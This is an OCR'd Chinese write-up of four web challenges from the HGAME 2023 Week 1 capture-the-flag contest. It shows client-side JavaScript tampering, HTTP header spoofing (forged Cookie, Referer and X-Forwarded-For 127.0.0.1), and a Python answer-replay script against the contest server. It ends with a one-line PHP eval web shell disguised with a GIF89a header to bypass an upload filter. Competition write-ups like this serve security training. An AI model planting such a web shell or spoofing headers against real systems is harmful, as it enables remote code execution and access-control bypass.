


HGAME_2023_Week1_Wp _

2023年1月12日 下午


32k 字 270 分钟

Web

Classic Childhood Game


分析

- 题目描述



- 一个游戏

思路



- F12查看源代码，游戏主要逻辑都写在core.js里，而且可以修改


```
var _Damage = e.getDamage(_EnemyData[0],_EnemyData[7],Hero["ATK"],Hero["DEF"],_EnemyD
if(Hero["HP"] > Damage){
    Hero["HP"] -= Damage;
    Hero["Gold"] += _EnemyData[5];
    Hero["Exp"] += _EnemyData[6];
    UpdateProperty();
    Map.DrawMessage("获得" + _EnemyData[5] + "金币 " + _EnemyData[6] + "经验","Tip");
    e.Enable("Controller");
    e.Disable("Battle");
    e.Enable("ChangeHead");
    if(TestNull(EnemyData[5]) && EnemyData[5] != -1){
      e.RemoveEvent("Enemy",EnemyData[0],EnemyData[2],EnemyData[3]);
```

- 打怪时对于HP，金币和经验的判定，修改Hero["HP"] -= Damage;为Hero["HP"] += Damage;就可以一路通杀了
- 通关游戏即可获取flag，中途需要钥匙的地方可以同理改下代码
- 需要注意的是打完魔王后需要用稿子挖最上面的两个墙才可以进下个场景，稿子不够也可以改代码

Become A Member

分析

- 题目描述




- 主页


思路

- 根据描述，可以看出是个http题目
- 首先修改


```HTTP
User-Agent:Cute-Bunny
```



- 响应头里发现Cookie中code=guest，所以Cookie里将code改为Vidar




```HTTP
Cookie: session=MTY3Mjk3NDAwMXxEdi1CQkFFQ180SUFBUkFCRUFBQVBQLUNBQUlHYzNSeWFXNW5EQTBBQzJO
```




- 然后改下Referer


```HTTP
Referer:bunnybunnybunny.com
```

- 最后修改X-Forwarded-For为本地

```HTTP
X-Forwarded-For:127.0.0.1
```




- 这里我用burp site发请求没回应，然后我把请求体复制到postman，然后在postman发了json格式的成功拿到了flag




- 最后一步卡了好久，以为有个其他接口收json，我各种软件疯狂扫目录，是我太菜了

Guess Who I Am

分析




- 题目描述




- 主页

思路



- 源码里有提示



- 点开是一堆存了Vidar Team成员信息的json
- 在里面搜索主页里的intro即可找到名称
- 直接复制json写脚本发100次请求拿到flag

Exp

PYTHON3

```python

from http import cookiejar
import requests
import json
js=[
    {
        "id": "ba1van4",
        "intro": "21级 / 不会Re / 不会美工 / 活在梦里 / 喜欢做不会的事情 / ■□粉",
        "url": "https://ba1van4.icu"
    },
    {
        "id": "yolande",
        "intro": "21级 / 非常菜的密码手 / 很懒的摸鱼爱好者，有点呆，想学点别的但是一直开摆",
        "url": "https://y01and3.github.io/"
    },
    {
        "id": "t0hka",
        "intro": "21级 / 日常自闭的Re手",
        "url": "https://blog.t0hka.top/"
    },
    {
        "id": "h4kuy4",
        "intro": "21级 / 菜鸡pwn手 / 又菜又爱摆",
        "url": "https://hakuya.work"
    },
    {
        "id": "kabuto",
        "intro": "21级web / cat../../../../f*",
        "url": "https://www.bilibili.com/video/BV1GJ411x7h7/"
    },
    {
        "id": "R1esbyfe",
        "intro": "21级 / 爱好歪脖 / 究极咸鱼一条 / 热爱幻想 / 喜欢窥屏水群",
        "url": "https://r1esbyfe.top/"
    },
    {
        "id": "tr0uble",
        "intro": "21级 / 喜欢肝原神的密码手",
        "url": "https://clingm.top"
    },
    {
        "id": "Roam",
        "intro": "21级 / 入门级crypto",
        "url": "#"
    },
    {
        "id": "Potat0",
        "intro": "20级 / 摆烂网管 / DN42爱好者",
        "url": "https://potat0.cc/"
    },
    {
        "id": "Summer",
        "intro": "20级 / 歪脖手 / 想学运维 / 发呆业务爱好者",
        "url": "https://blog.m1dsummer.top"
    },
    {
        "id": "chuj",
        "intro": "20级 / 已退休不再参与大多数赛事 / 不好好学习，生活中就会多出许多魔法和奇迹",
        "url": "https://cjovi.icu"
    },
    {
        "id": "4nsw3r",
        "intro": "20级会长 / re / 不会pwn",
        "url": "https://4nsw3r.top/"
    },
    {
        "id": "4ctue",
        "intro": "20级 / 可能是IOT的MISC手 / 可能是美工 / 废物晚期",
        "url": "#"
    },
    {
        "id": "0wl",
        "intro": "20级 / Re手 / 菜",
        "url": "https://0wl-alt.github.io"
    },
    {
        "id": "At0m",
        "intro": "20级 / web / 想学iot",
        "url": "https://homeboyc.cn/"
    },
    {
        "id": "ChenMoFeiJin",
        "intro": "20级 / Crypto / 摸鱼学代师",
        "url": "https://chenmofeijin.top"
    },
    {
        "id": "Klrin",
        "intro": "20级 / WEB / 菜的抠脚 / 想学GO",
        "url": "https://blog.mjclouds.com/"
    },
    {
        "id": "ek1ng",
        "intro": "20级 / Web / 还在努力",
        "url": "https://ek1ng.com"
    },
    {
        "id": "latt1ce",
        "intro": "20级 / Crypto&BlockChain / Plz V me 50 eth",
        "url": "https://lee-tc.github.io/"
    },
    {
        "id": "Ac4ae0",
        "intro": "*级 / 被拐卖来接盘的格子 / 不可以乱涂乱画哦",
        "url": "https://twitter.com/LAttic1ng"
    },
    {
        "id": "Akira",
        "intro": "19级 / 不会web / 半吊子运维 / 今天您漏油了吗",
        "url": "https://4kr.top"
    },
    {
        "id": "qz",
```

```
        "intro": "19级 / 捞鱼美工 / 学习图形学、渲染ing",
        "url": "https://fl0.top/"
    },
    {
        "id": "Liki4",
        "intro": "19级 / 脖子笔直歪脖子",
        "url": "https://github.com/Liki4"
    },
    {
        "id": "0x4qE",
        "intro": "19级 / &lt;/p&gt;&lt;p&gt;Web",
        "url": "https://github.com/0x4qE"
    },
    {
        "id": "xi4oyu",
        "intro": "19级 / 骨瘦如柴的胖手",
        "url": "https://www.xi4oyu.top/"
    },
    {
        "id": "R3n0",
        "intro": "19级 / bin底层选手",
        "url": "https://r3n0.top"
    },
    {
        "id": "m140",
        "intro": "19级 / 不会re / dl萌新 / 太弱小了，没有力量 / 想学游戏",
        "url": "#"
    },
    {
        "id": "Mezone",
        "intro": "19级 / 普通的binary爱好者。",
        "url": "#"
    },
    {
        "id": "d1gg12",
        "intro": "19级 / 游戏开发 / 🧢粉",
        "url": "https://d1g.club"
    },
    {
        "id": "Trotsky",
        "intro": "19级 / 半个全栈 / 安卓摸🧢 / P 社玩家 / 🍆粉",
        "url": "https://altonhe.github.io/"
    },
    {
        "id": "Gamison",
        "intro": "19级 / 挖坑不填的web选手",
        "url": "http://aw.gamison.top"
    },
    {
        "id": "Tinmix",
        "intro": "19级会长 / DL爱好者 / web苦手",
        "url": "http://poi.ac"
    },
    {
        "id": "RT",
        "intro": "19级 / Re手，我手呢？",
        "url": "https://wr-web.github.io"
    },
    {
        "id": "wenzhuan",
        "intro": "18 级 / 完全不会安全 / 一个做设计的鸽子美工 / 天天画表情包",
        "url": "https://wzyxv1n.top/"
    },
    {
        "id": "Cosmos",
        "intro": "18级 / 莫得灵魂的开发 / 茄粉 / 作豚 /  米厨",

        "url": "https://cosmos.red"
    },
    {
        "id": "Y",
        "intro": "18 级 / Bin / Win / 电竞缺乏视力 / 开发太菜 / 只会 C / CSGO 白给选手",
        "url": "https://blog.xyzz.ml:444/"
    },
    {
        "id": "Annevi",
        "intro": "18级 / 会点开发的退休web手 / 想学挖洞 / 混吃等死",
        "url": "https://annevi.cn"
    },
    {
        "id": "logong",
        "intro": "18 级 / 求大佬带我IoT入门 / web太难了只能做做misc维持生计 / 摸🧢",
        "url": "http://logong.vip"
    },
    {
        "id": "Kevin",
        "intro": "18 级 / Web / 车万",
        "url": "https://harmless.blue/"
    },
    {
        "id": "LurkNoi",
        "intro": "18级 / 会 一丢丢crypto / 摸鱼",
        "url": "#"
    },
    {
        "id": "幼稚园",
        "intro": "18级会长 / 二进制安全 /  干拉",
        "url": "https://danisjiang.com"
    },
    {
        "id": "lostflower",
        "intro": "18级 / 游戏引擎开发 / 尚有梦想的game maker",
        "url": "https://r000setta.github.io"
    },
    {
        "id": "Roc826",
        "intro": "18 级 / Web 底层选手",
        "url": "http://www.roc826.cn/"
    },
    {
        "id": "Seadom",
        "intro": "18 级 / Web / 真·菜到超乎想象 / 拼死学（mo）习（yu）中",
        "url": "#"
    },
    {
```

```
        "id": "ObjectNotFound",
        "intro": "18级 / 懂点Web & Misc / 懂点运维 / 正在懂游戏引擎 / 我们联合！",
        "url": "https://www.zhouweitong.site"
    },
    {
        "id": "Moesang",
        "intro": "18 级 / 不擅长 Web / 擅长摸鱼 / 摸鱼！",
        "url": "https://blog.wz22.cc"
    },
    {
        "id": "E99p1ant",
        "intro": "18级 / 囊地鼠饲养员 / 写了一个叫 Cardinal 的平台",
        "url": "https://github.red/"
    },
    {
        "id": "Michael",
        "intro": "18 级 / Java / 会除我佬",
        "url": "http://michaelsblog.top/"
    },
    {
        "id": "matrixtang",
        "intro": "18级 / 编译器工程师( 伪 / 半吊子PL- 静态分析方向",
        "url": "#"
    },
    {
        "id": "r4u",
        "intro": "18级 / 不可以摸🐟哦",
        "url": "http://r4u.top/"
    },
    {
        "id": "357",
        "intro": "18级 / 并不会web / 端茶送水选手",
        "url": "#"
    },
    {
        "id": "Li4n0",
        "intro": "17 级 / Web 安全爱好者 / 半个程序员 / 没有女朋友",
        "url": "https://blog.0e1.top"
    },
    {
        "id": "迟原静",
        "intro": "17级 / Focus on Java Security",
        "url": "#"
    },
    {
        "id": "Ch1p",
        "intro": "17 级 / 自称 Bin 手实际啥都不会 / 二次元安全",
        "url": "http://ch1p.top"
    },
    {
        "id": "f1rry",
        "intro": "17 级 / Web",
        "url": "#"
    },
    {
        "id": "mian",
        "intro": "17 级 / 业余开发 / 专业摸鱼",
        "url": "https://www.intmian.com"
    },
    {
        "id": "ACce1er4t0r",
        "intro": "17级 / 摸鱼ctfer / 依旧在尝试入门bin / 菜鸡研究生+1",
        "url": "#"
    },
    {
        "id": "MiGo",
        "intro": "17级 / 二战人 / 老二次元 / 兴趣驱动生活",
        "url": "https://migoooo.github.io/"
    },
    {
        "id": "BrownFly",
        "intro": "17级 / RedTeamer / 字节跳动安全工程师",
        "url": "https://brownfly.github.io"
    },
    {
        "id": "Aris",
        "intro": "17级/ Key厨 / 腾讯玄武倒水的",
        "url": "https://blog.ar1s.top"
    },
    {
        "id": "hsiaoxychen",
        "intro": "17级 / 游戏厂打工仔 / 来深圳找我快活",
        "url": "https://chenxy.me"
    },
    {
        "id": "Lou00",
        "intro": "17级 / web / 东南读研",
        "url": "https://blog.lou00.top"
    },
    {
        "id": "Junier",
        "intro": "16 级 / 立志学术的统计er / R / 为楼上的脱单事业做出了贡献",
        "url": "#"
    },
    {
        "id": "bigmud",
        "intro": "16 级会长 / Web 后端 / 会一点点 Web 安全 / 会一丢丢二进制",
        "url": "#"
    },
    {
        "id": "NeverMoes",
        "intro": "16 级 / Java 福娃 / 上班 996 / 下班 669",
        "url": "#"
    },
    {
        "id": "Sora",
        "intro": "16 级 / Web Developer",
        "url": "https://github.com/Last-Order"
    },
    {
        "id": "fantasyqt",
        "intro": "16 级 / 可能会运维 / 摸鱼选手",
        "url": "http://0x2f.xyz"
    },
    {
```


```
        "id": "vvv_347",
        "intro": "16 级 / Rev / Windows / Freelancer",
        "url": "https://vvv-347.space"
    },
    {
        "id": "veritas501",
        "intro": "16 级 / Bin / 被迫研狗",
        "url": "https://veritas501.space"
    },
    {
        "id": "LuckyCat",
        "intro": "16 级 / Web 🐱 / 现于长亭科技实习",
        "url": "https://jianshu.com/u/ad5c1e097b84"
    },
    {
        "id": "Ash",
        "intro": "16 级 / Java 开发攻城狮 / 996 选手 / 濒临猝死",
        "url": "#"
    },
    {
        "id": "Cyris",
        "intro": "16 级 / Web 前端 / 美工 / 阿里云搬砖",
        "url": "https://cyris.moe/"
    },
    {
        "id": "Acaleph",
        "intro": "16 级 / Web 前端 / 水母 ·小只 / 程序员鼓励师 / Cy 来组饥荒！",
        "url": "#"
    },
    {
        "id": "b0lv42",
        "intro": "16级 / 大果子 / 毕业1年仍在寻找vidar娘接盘侠",
        "url": "https://b0lv42.github.io/"
    },
    {
        "id": "ngc7293",
        "intro": "16 级 / 蟒蛇饲养员 / 高数小王子",
        "url": "https://ngc7292.github.io/"
    },
    {
        "id": "ckj123",
        "intro": "16 级 / Web / 菜鸡第一人",
        "url": "https://www.ckj123.com"
    },
    {
        "id": "cru5h",
        "intro": "16级 / 前web手、现pwn手 / 菜鸡研究生 / scu",
        "url": "#"
    },
    {
        "id": "xiaoyao52110",
        "intro": "16 级 / Bin 打杂 / 他们说菜都是假的，我是真的",
        "url": "#"
    },
    {
        "id": "Undefinedv",
        "intro": "15 级网安协会会长 / Web 安全",
        "url": "#"
    },
    {
        "id": "Spine",
        "intro": "逆向 / 二进制安全",
        "url": "#"
    },
    {
        "id": "Tata",
        "intro": "二进制 CGC 入门水准 / 半吊子爬虫与反爬虫",
        "url": "#"
    },
    {
        "id": "Airbasic",
        "intro": "Web 安全 / 长亭科技安服部门 / TSRC 2015 年年度英雄榜第八、2016 年年度英雄榜第
        "url": "#"
    },
    {
        "id": "jibo",
        "intro": "15 级 / 什么都不会的开发 / 打什么都菜",
        "url": "#"
    },
    {
        "id": "Processor",
        "intro": "15 级 Vidar 会长 / 送分型逆向选手 / 13 段剑纯 / 差点没毕业 / 阿斯巴甜有点甜",
        "url": "https://processor.pub/"
    },
    {
        "id": "HeartSky",
        "intro": "15 级 / 挖不到洞 / 打不动 CTF / 内网渗透不了 / 工具写不出",
        "url": "http://heartsky.info"
    },
    {
        "id": "Minygd",
        "intro": "15 级 / 剧库跑路熟练工 / 没事儿拍个照 / 企鹅",
        "url": "#"
    },
    {
        "id": "Yotubird",
        "intro": "15 级 / 已入 Python 神教",
        "url": "#"
    },
    {
        "id": "c014",
        "intro": "15 级 / Web 🐶 / 汪汪汪",
        "url": "#"
    },
    {
        "id": "Explorer",
        "intro": "14 级 HDUISA 会长 / 二进制安全 / 曾被 NULL、TD、蓝莲花等拉去凑人数 / 差点没毕
        "url": "#"
    },
    {
        "id": "Aklis",
        "intro": "14 级 HDUISA 副会长 / 二次元 / 拼多多安全工程师",
        "url": "#"
    },
    {
```

```
        "id": "Sysorem",
        "intro": "14 级网安协会会长 / HDUISA 成员 / Web 安全 / Freebuf 安全社区特约作者 / FSI
        "url": "#"
    },
    {
        "id": "Hcamael",
        "intro": "13 级 / 知道创宇 404 安全研究员 / 现在 Nu1L 划划水 / IoT、Web、二进制漏洞，
        "url": "#"
    },
    {
        "id": "LoRexxar",
        "intro": "14 级 / Web 🐶 / 杭电江流儿 / 自走棋主教守门员",
        "url": "https://lorexxar.cn/"
    },
    {
        "id": "A1ex",
        "intro": "14 级网安协会副会长 / Web 安全",
        "url": "#"
    },
    {
        "id": "Ahlaman",
        "intro": "14 级网安协会副会长 / 无线安全",
        "url": "#"
    },
    {
        "id": "lightless",
        "intro": "Web 安全 / 安全工程师 / 半吊子开发 / 半吊子安全研究",
        "url": "https://lightless.me/"
    },
    {
        "id": "Edward_L",
        "intro": "13 级 HDUISA 会长 / Web 安全 / 华为安全部门 / 二进制安全，fuzz，符号执行方向
        "url": "#"
    },
    {
        "id": "逆风",
        "intro": "13 级菜鸡 / 大数据打杂",
        "url": "https://github.com/deadwind4"
    },
    {
        "id": "陈斩仙",
        "intro": "什么都不会 / 咸鱼研究生 / <del>安恒</del>、<del>长亭</del> / SJTU",
        "url": "https://mxgcccc4.github.io/"
    },
    {
        "id": "Eric",
        "intro": "渗透 / 人工智能 / 北师大博士在读",
        "url": "https://3riccc.github.io"
    }
]

header={
"User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
# "Cookie": "session=MTY3Mjk3MDg0NnxEdi1CQkFFQ180SUFBUkFCRUFBQU9fLUNBQUlHYzNSeWFXNW5EQTBBQ
"Accept":"application/json, text/plain, */*",
"Connection":"keep-alive"}

url="http://week-1.hgame.lwsec.cn:30604/"

s =requests.Session()

r=s.get(url,headers=header)
r=s.get(url+'api/getQuestion',headers=header)
for i in r.cookies:
    print(i.value)
for i in range(100):
    r = s.get(url+'api/getQuestion',headers=header)
    for x in js:
        dsc=json.loads(r.text)["message"]
        if x["intro"]==dsc:
            data={'id':x['id']}
            res=s.post(url+'api/verifyAnswer',headers=header,data=data)
            res=s.get(url+'api/getScore',headers=header)
            print(res.text)
            break
header={
"User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
# "Cookie": "session=MTY3Mjk3MDg0NnxEdi1CQkFFQ180SUFBUkFCRUFBQU9fLUNBQUlHYzNSeWFXNW5EQTBBQ
"Accept":"application/json, text/plain, */*",
"Connection":"keep-alive",
"Content-Type":"text/html; charset=utf-8"}

r=s.get(url,headers=header)
print(r.text)
```

Show Me Your Beauty

分析

- 题目描述




- 主页

思路


- 根据描述可知，是个文件上传类的
- 上传php木马,文件后缀修改为jpg绕过前端检查

```php
GIF89a
<?php @eval($_POST['a']);?>
```

